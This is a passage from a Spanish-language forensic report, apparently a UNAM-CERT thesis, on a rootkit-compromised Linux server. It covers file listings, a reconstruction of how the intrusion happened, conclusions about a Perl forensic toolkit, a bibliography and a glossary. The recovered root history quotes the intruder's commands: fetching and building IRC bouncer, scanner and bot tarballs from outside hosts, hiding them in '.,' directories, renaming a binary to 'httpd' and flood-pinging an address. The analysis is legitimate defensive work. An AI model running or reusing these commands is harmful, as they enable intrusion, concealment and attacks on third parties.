-rwxr-xr-x    1 root     root        49148 Aug 22  2002 ifconfig

-rwxr-xr-x    1 root     root         2966 Aug 21  2002 ifcfg

-rwxr-xr-x    1 root     root        29880 Aug 21  2002 hwclock

-rwxr-xr-x    1 root     root         1705 Aug 21  2002 hotplug
```

```
-rwxr-xr-x    1 root     root         25212 Aug 21  2002 hdparm

-rwxr-xr-x    1 root     root          7592 Aug 21  2002 halt

-rwxr-xr-x    1 root     root          3644 Aug 21  2002 getkey

-rwxr-xr-x    1 root     root         34236 Aug 21  2002 genksyms.old

-rwxr-xr-x    1 root     root         34524 Aug 21  2002 genksyms

-rwxr-xr-x    1 root     root         15996 Aug 22  2002 fuser

-rwxr-xr-x    2 root     root         40316 Aug 21  2002 fsck.msdos

-rwxr-xr-x    1 root     root         16380 Aug 21  2002 fsck.minix

-rwxr-xr-x    3 root     root        472104 Aug 21  2002 fsck.ext3

-rwxr-xr-x    3 root     root        472104 Aug 21  2002 fsck.ext2

-rwxr-xr-x    1 root     root         14748 Aug 21  2002 fsck

-rwxr-xr-x    1 root     root         73372 Aug 21  2002 fdisk

-rwxr-xr-x    1 root     root          4904 Aug 21  2002 elvtune

-rwxr-xr-x    1 root     root          4540 Aug 21  2002 e2label

-rwxr-xr-x    3 root     root        472104 Aug 21  2002 e2fsck

-rwxr-xr-x    1 root     root          6880 Aug 21  2002 dumpe2fs

-rwxr-xr-x    1 root     root         50140 Aug 21  2002 dump

-rwxr-xr-x    2 root     root         40316 Aug 21  2002 dosfsck

-rwxr-xr-x    1 root     root        401096 Aug 21  2002 dhcpcd

-rwxr-xr-x    1 root     root         32812 Aug 21  2002 devfsd

-rwxr-xr-x    1 root     root         52988 Aug 21  2002 depmod

-rwxr-xr-x    1 root     root         38948 Aug 21  2002 debugfs

-rwxr-xr-x    1 root     root          3780 Aug 21  2002 ctrlaltdel

-rwxr-xr-x    1 root     root         17948 Aug 21  2002 convertquota

-rwxr-xr-x    1 root     root          2900 Aug 21  2002 consoletype

lrwxrwxrwx    1 root     root             7 Aug 21  2002 clock ->
hwclock
```

```
-rwxr-xr-x    1 root     root        26076 Aug 21  2002 chkconfig

-rwxr-xr-x    1 root     root        11538 Aug 21  2002 cbq

-rwxr-xr-x    1 root     root         5936 Aug 21  2002 blockdev

-rwxr-xr-x    1 root     root        13992 Aug 21  2002 badblocks

-rwxr-xr-x    1 root     root        39388 Aug 21  2002 arp

-rwxr-xr-x    1 root     root        13148 Aug 21  2002 agetty
```

Figura 5.16 Contenido del directorio /sbin

En el listado (figura 5.15, se han marcado los binarios sustituidos) podemos ver que las principales utilerías han sido sustituidas por los caballos de Troya del rootkit identificado, por lo tanto, se concluye que el rootkit si fue instalado. En el listado de la figura 5.16 no se observa ningún archivo modificado. Ante esta situación no solamente los binarios del sistema que han sido sustituidos nos deben de preocupar, sino todo el sistema en general, pues hay que recordar que el rootkit instalado contiene archivos de inicio del sistema que seguramente fueron remplazados.

5.7.2 Actividad del superusuario

El intruso al permanecer en el sistema y lograr obtener privilegios de superusuario (administrador) dejó su actividad grabada en los archivos del sistema, tal actividad se muestra a continuación (Figura 5.17):

```
vi /etc/lilo.conf

lilo

vi /etc/hosts

netstat -a

cd /etc/xinetd.d/

ls

vi wu-ftpd

/etc/init.d/xinetd restart

netstat -a
```

```
date
exit
w
mkdir .,
cd .,
ftp
ftp www.0catch.com
wget www.geocitites.com/neala19/psybnc2.2.2.tar.gz
wget www.geocitites.com/neala19/psybnc
wget www.geocities.com/master0n/awu.tgz
wget www.geocities.com/master0n/awu.tgz
echo ftp >> /etc/ftpusers
echo anonymous >> /etc/ftpusers
echo ssh >> /etc/ftpusers
echo ssh >> /etc/ftp
echo ssh >> /etc/ssh
/usr/sbin/userdel ftp
wget www.geocities.com/gavish19/psyBNC.tar.gz
ftp
tar zxvf psyBNC.tar.gz
cd psybnc
makew
make
./psybnc
uptime
w
ping -f -s6000 80.96.22.169
```

Creó uno de los directorios ocultos

Obtuvo el código que instaló

```
ping -f -s6000 80.96.22.169
ls
cd .,
ls
wget www.geocities.com/master0n/awu.tgz
tar zxvf awu.tgz
cd aw
./awu 12.216
cexit
exit
export PATH="."
httpd
exity
exit
export PATH="."
htpd
httpd
exit
w
cd /var/tmp
mkdir .,
cd .,
dir
wget www.geocities.com/adrianboy20ro/psy.tgz
tar xvzf psy.tgz
cd psybnc/
pico psybnc.conf
```

Realizó escaneos de red

```
mv psybnc httpd

bash

cd ..

dir

rm -rf psy.tgz

wget www.mumutzz.go.ro/manu.tgz

tar xvzf manu.tgz

cd emech/

dir

pico emech.users

bash

cd ..

dir

rm -rf manu.tgz
```

Figura 5.17 Actividad del intruso

En los comandos que el ¨administrador¨ utilizó se puede ver que una vez que el intruso tuvo pleno acceso al sistema, realizó varias conexiones a diferentes sitios de Internet con el fin de obtener las utilerías para completar su objetivo.

5.8 Por dónde se generó la intrusión

En la actividad registrada para el superusuario se puede identificar que el intruso intentó cerrar el acceso anónimo al ftp de forma desesperada, incluso eliminó al usuario ftp, realizó tal actividad con la intensión de que otros intrusos no tuviesen la manera de acceder al sistema y que éste sólo fuese para él.

Como se puede intuir por el párrafo anterior, el intruso accedió al sistema por el servicio FTP, no le fue difícil acceder, pues es uno de los servicios que si no se tiene configurado de modo adecuado es fácilmente vulnerado.

Conclusiones

El análisis forense es una parte esencial cuando un compromiso de sistema se ha presentado, pues ayuda a determinar varios puntos que permiten evitar vuelva a suceder, siempre que se mejoren las condiciones ante la cual sucedió el compromiso.

El área del cómputo forense en México aún no es un campo explotado al 100 por ciento, sin embargo en otros países del mundo sucede lo contrario, es la causa de que existan herramientas disponibles a través de Internet y que algunas de éstas se utilicen en varios centros de cómputo para realizar el proceso de análisis forense, lo cual implica acoplarse a los resultados que éstas proporcionan.

El kit de herramientas desarrollado como proyecto ante las que se pueden obtener a través de la red presentan una ventaja notable y es que utilizan el lenguaje interpretado Perl para obtener resultados, lo cual implica que se utiliza sólo éste lenguaje de programación y ningun módulo más, lo cual si hacen las otras, y sucede que varias veces es imposible poder ejecutarlas pues se necesitaría instalar ciertos módulos para su correcto funcionamiento, sin embargo al hacer esto se estaría modificando la evidencia de cómputo. Es cierto que las líneas de código del kit de herramientas resulta bastante amplio, pero evitamos el uso de módulos que se necesitarían instalar y con ello mantener la evidencia lo más íntegra posible.

El kit de herramientas consiste, como se ha mencionado, de varios programas en Perl, sin embargo solamente uno de ellos es el que necesita instalarse (colocar) en el equipo de cómputo, lo cual resulta una ventaja ante las herramientas de terceros que se componen de varios archivos los que se necesitarían instalar, así que esa es una ventaja que es importante resaltar.

La rapidez de ejecución es otras de las características que se debe hacer notar, pues en comparación de otras herramientas, la propia se ejecuta en tiempos muy cortos, lo cual es de gran importancia, ya que permite agilizar los tiempos de respuesta a un análisis forense.

La desventaja ante otras herramientas, no ante todas, es que no permite identificar rootkits instalados a nivel de kernel, que es una de las situaciones en que algunas veces nos enfrentamos, y no es que no se tenga la capacidad de identificarlos, simplemente el alcance del proyecto se estableció hasta el nivel que se hizo, pero no se desecha la posibilidad de hacerlo para robustecer la herramienta.

Dentro del Departamento de Seguridad en Cómputo del UNAM-CERT es en donde se desarrollaron las pruebas y es ahí también en donde se utiliza para realizar el proceso de análisis forense.

Como trabajo a corto plazo se tiene contemplado continuar incrementando sus características, pues se han identificado más utilerías que son necesarias y que aún no existen, y que van orientadas más hacia lo que es una auditoria de sistemas, pero que algunas veces son útiles al momento de redactar el reporte y realizar las recomendaciones pertinentes.

Bibliografía

Dan Farmer and Wietse Venema
Forensic Discovery
Editorial Addison-Wesley Professional Computing Series
2004

Rebecca Gurley Bace
Intrusion Detection
Editorial Macmillan Computer Publishing, Technology series
2000

Andrew S. Tanenbaum
Modern operating Systems
Editorial Prentice Hall
2001

Larry Wall
Programming Perl
Segunda edición
Editorial Oreilly
2003

Simon Garfinkel and Gene Spafford
Practical Unix and Internet Security
Tercera edición
Editorial Oreilly
2003

Huerta, Antonio Villalón
Seguridad en Unix y redes
Versión digital 1.2
2000

David A. Curry
Unix System Security; A guide for users and system administrators
Editorial Addison-Wesley
1992

Alejandro Nuñez Sandoval
Auditoria de red y sistemas
UNAM-CERT
2004

The honeynet Project
Know your enema
Editorial Addison-Wesley
2002

Sitios en Internet.

- Michael G. Noblett. Mark M. Pollitt, “Recovering and Examining Computer Forensic Evidence”
  http://www.fbi.gov/hq/lab/fsc/backissu/oct2000/computer.htm

- Rod Morris, “An introduction to computer forensic tools”
  http://www.securityfocus.com/guest/16691

- Michael R. Anderson., “Computer Evidence Processing”
  http://www.forensics-intl.com/art10.html

- Honeynet project, “Conoce a tu enemigo: Un análisis forense”
  http://www.honeynet.org/

- Brian Carrier, Eugene H. Spafford, “Getting physical with the digital investigation process”
  www.cerias.purdue.edu/tools_and_resources/bibtex_archive/archive/2003-29.pdf

- “Basic steps in forensic analysis of Unix systems”
  http://staff.washington.edu/dittrich/misc/forensics/

- Dan Farmer and Wietse Venema, “Forensec Discovery”
  http://www.porcupine.org/forensics/forensic-discovery/

- Dan Farmer, “Introduction”
  http://www.porcupine.org/forensics/intro.ps

- Dan Farmer, “Basic Unix file system”
  http://www.porcupine.org/forensics/basic-files.ps

- Dan Farmer, “Freezing the scene”
  http://www.porcupine.org/forensics/freezing.ps

- Dan Farmer, “Time travel”
  http://www.porcupine.org/forensics/time-travel.ps

- Dan Farmer, “Reconstruction of actions”
  http://www.porcupine.org/forensics/command-reconstruction.ps

- Dan Farmer, “Processes”
  http://www.porcupine.org/forensics/processes.ps

- Dan Farmer, “Networks”
  http://www.porcupine.org/forensics/networks.ps

- Dan Farmer, “Advanced Unix file system”
  http://www.porcupine.org/forensics/advanced-files.ps

- Timothy E. Wright, “An introduction to the field guide for investigating computer crime”
  http://www.securityfocus.com/infocus/1244

- Timothy E. Wright, “The field guide for investigating computer crime: Overview of a methodology for the application of computer forensics”
  http://www.securityfocus.com/infocus/1245

- Timothy E. Wright, “The field guide for investigating computer crime: Search and seizure basics”
  http://www.securityfocus.com/infocus/1246

- Timothy E. Wright, “The field guide for investigating computer crime: Search and seizure planning”
  http://www.securityfocus.com/infocus/1247

- Timothy E. Wright, “The field guide for investigating computer crime: Search and seizure approach, documentation and location”
  http://www.securityfocus.com/infocus/1248

- Timothy E. Wright, “The field guide for investigating computer crime: Search and seizure – Evidence retrieval and processing”
  http://www.securityfocus.com/infocus/1249

- Timothy E. Wright, “The field guide for investigating computer crime: Information discovery – Basics and planning”
  http://www.securityfocus.com/infocus/1250

- Timothy E. Wright, “The field guide for investigating computer crime: Information discovery – Searching and processing”
  http://www.securityfocus.com/infocus/1251

- Holt Sorenson, “Incident response tools for Unix, part one: System tools”
  http://www.securityfocus.com/infocus/1679

- Holt Sorenson, “Incident response tools for Unix, part two: File system tools”
  http://www.securityfocus.com/infocus/1738

- "A guide to computer forensics"
  http://www.itsecurity.com/papers/integralis2.htm

- "Investigación Forense de Sistemas GNU/Linux, Unix (v.3.0)"
  http://www.activalink.net/index.php?article=18&visual=4

Glosario de términos

atime. Tiempo de acceso de un archivo.

Backdoor. Es un método para evitar autenticarse en un sistema, además intenta mantenerse oculto. Una puerta trasera puede tomar la forma de un programa instalado o puede modificar una ya instalado.

BSD. BSD son las iniciales de Berkeley Software Distribution (Distribución de Software Berkeley) y se utiliza para identificar un sistema operativo derivado del sistema Unix nacido a partir de las aportaciones realizadas a ese sistema por la Universidad de California en Berkeley.

Caballo de Troya. En un programa malicioso que se hace pasar como software legítimo. Particularmente se hace pasar por programas útiles o interesantes para el usuario con el fin de que sean ejecutados.

CISA. Certified Information System Auditor, ha sido aceptada como un estándar para los expertos en auditoría, control y seguridad de los sistemas de información.

COBIT. Control Objectives for Information and related technology (objetivos de control de información y tecnologías relacionadas), publicado por ITGI, es un modelo aceptado de buen control de la información, las TI y los riesgos que conllevan.

ctime. Tiempo de cambio de un archivo.

Daemon. Es un programa de cómputo que se ejecuta en background, es iniciado comúnmente por procesos.

FBI. The Federal Bureau of Investigation (Oficina Federal de Investigación) es el principal brazo de investigación del Departamento de Justicia (DOJ) de los Estados Unidos de América.

FTP. FTP es uno de los diversos protocolos de la red Internet, concretamente significa File Transfer Protocol (Protocolo de Transferencia de Archivos) y es el ideal para transferir grandes bloques de datos por la red.

Honeynet. Los Honeynet son un tipo especial de Honeypots de alta interacción que actuan sobre una red entera, diseñada para ser atacada y

recobrar así mucha más información sobre posibles atacantes. Se usan equipos reales con sistemas operativos reales y corriendo aplicaciones reales.

Honeypot. Se denomina Honeypot al software o conjunto de computadores cuya intención es atraer a crackers o spammers, simulando ser sistemas vulnerables o débiles a los ataques. Es una herramienta de seguridad informática utilizada para recoger información sobre los atacantes y sus técnicas. Los Honeypots pueden distraer a los atacantes de las máquinas más importantes del sistema, y advertir rápidamente al administrador del sistema de un ataque, además de permitir un examen en profundidad del atacante, durante y después del ataque al honeypot.

INIT. Es el proceso que levanta al final del proceso de boot y es identificado como el proceso 1. Es el encargado de iniciar los procesos en el sistema que se encuentren definidos en el archivo /etc/inittab.

Inodo. Es una estructura de datos propia de los sistemas de archivos tradicionalmente empleados en los sistemas operativos tipo UNIX como es el caso de Linux. Un inodo contiene las características (permisos, fechas, ubicación, pero no el nombre) de un archivo regular, directorio, o cualquier otro objeto que pueda contener el sistema de archivos.

IRC (siglas de Internet Relay Chat) es un protocolo de comunicación en tiempo real basado en texto, que permite debates en grupo o entre dos personas y que está calificado dentro de la mensajería instantánea. Las conversaciones se desarrollan en los llamados canales de IRC, designados por nombres que habitualmente comienzan con el carácter # o & (este último sólo es utilizado en canales locales del servidor). Es un sistema de charlas ampliamente utilizado por personas de todo el mundo.

Intruso. Es alguien que viola la seguridad de un sistema informático.

Kernel. Es la parte fundamental de un sistema operativo. Es el software responsable de facilitar a los distintos programas acceso seguro al hardware de la computadora o en forma más básica, es el encargado de gestionar recursos a través de servicios de llamadas al sistema.

md5sum. Ver message digest.

Message Digest. En criptografía, MD5 (acrónimo de Message-Digest Algorithm 5, Algoritmo de Resumen del Mensaje 5) es un algoritmo de reducción criptográfico de 128 bits ampliamente usado. El código MD5 fue diseñado por Ronald Rivest en 1991. Durante el año 2004 fueron divulgados ciertos defectos de seguridad, lo que hará que en un futuro cercano se cambie de este sistema a otro más seguro.

mtime. Tiempo de modificación de un archivo.

NFS. Network File System es un protocolo utilizado para permitir a una computadora acceder a un sistema de archivos distribuidos en a través de la red.

PID. Es un número decimal que se utiliza como identificador de proceso.

Rootkit. Un rootkit es un conjunto de software frecuentemente utilizado por terceras partes para tener acceso a sistemas de cómputo.

SMTP. Simple Mail Transfer Protocol, o protocolo simple de transferencia de correo electrónico. Protocolo de red basado en texto utilizado para el intercambio de mensajes de correo electrónico entre computadoras o distintos dispositivos (PDA's, Celulares, etc).

Sniffer. Un packet sniffer es un programa que captura las tramas de red, y es generalmente utilizado con fines maliciosos, para gestión de red o con finalidad docente.

SV. System V es una variante del sistema operativo Unix desarrollada por AT&T. Fue la primera versión de UNIX. En ella se estandarizó la mayoría de los elementos del sistema operativo. Su primer lanzamiento es de 1989.

TCT. The Coroner Toolkit es una colección de programas para realizar un análisis forense en los sistemas Unix después de haber sufrido un daño. Este software fue presentado por primera vez en una clase de Análisis Forense Computacional en 1999.

Telnet. Es el nombre de un protocolo (y del programa informático que implementa el cliente) que sirve para acceder mediante una red a otra máquina, para manejarla como si estuviéramos sentados delante de ella. Para que la conexión funcione, como en todos los servicios de Internet, la máquina

a la que se accedía debe tener un programa especial que reciba y gestione las conexiones. El puerto que se utiliza generalmente es el 23.